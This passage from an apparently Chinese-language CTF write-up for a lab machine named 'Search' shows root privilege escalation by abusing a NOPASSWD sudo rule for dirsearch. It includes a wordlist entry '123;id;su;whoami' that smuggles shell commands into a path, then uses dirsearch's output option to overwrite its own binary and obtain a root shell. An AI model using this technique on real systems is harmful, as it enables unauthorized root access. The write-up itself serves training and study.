    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User 7r1umphk may run the following commands on Search:
    (root) NOPASSWD: /usr/local/bin/dirsearch
    (ALL : ALL) NOPASSWD: ALL
7r1umphk@Search:~$ sudo ls /root
/etc/sudoers.d/a:5:14: syntax error
200      12KB  http://127.0.0.1/php
      ^~~~
/etc/sudoers.d/a:6:14: syntax error
200      13KB  http://127.0.0.1/java
      ^~~~
499f7ecdb8434a7a962b9d5c6d88edce.txt

```

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方案二：构造sudo+可执行命令提权

该方案由tuf哥提供，首先创建一个恶意文件

```

7r1umphk@Search:~$ vim 1
7r1umphk@Search:~$ cat 1
123;id;su;whoami

```

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然后用sudo覆写掉dirsearch就好了，但还是那句话，必须要有命中才会有输出文件，这下去自己的kali上创建一个文件然后开http服务就好

```

r--(root@kali)-[~]
└─# touch '123;id;su;whoami'

r--(root@kali)-[~]
└─# python -m http.server

```

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然后成功root

```
7r1umphk@Search:~$ sudo dirsearch -w ./1 -u http://192.168.1.198:8000 -o /usr/local/bin/dirsearch

.....

Output File: /usr/local/bin/dirsearch

Target: http://192.168.1.198:8000/

[05:32:57] Starting:

[05:32:57] 200 - 0B - /123;id;su;whoami

Task Completed

7r1umphk@Search:~$ cat /usr/local/bin/dirsearch
# Dirsearch started Tue Dec 9 05:32:57 2025 as: /usr/local/bin/dirsearch -w ./1 -u http://192.168.1.198:8000 -o /usr/local/bin/dirsearch

200 0B http://192.168.1.198:8000/123;id;su;whoami
7r1umphk@Search:~$ sudo dirsearch
/usr/local/bin/dirsearch: 3: /usr/local/bin/dirsearch: 200: not found
uid=0(root) gid=0(root) groups=0(root)
root@Search:/home/7r1umphk# id
uid=0(root) gid=0(root) groups=0(root)
```

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总结

1. 合理利用开源框架的issue进行信息搜集
2. 充分利用工具的权限以及参数的控制实现“任意文件写入+输出内容部分可控”组合拳
3. 谢谢111大佬大晚上陪我折腾root提权
4. tuf哥牛批！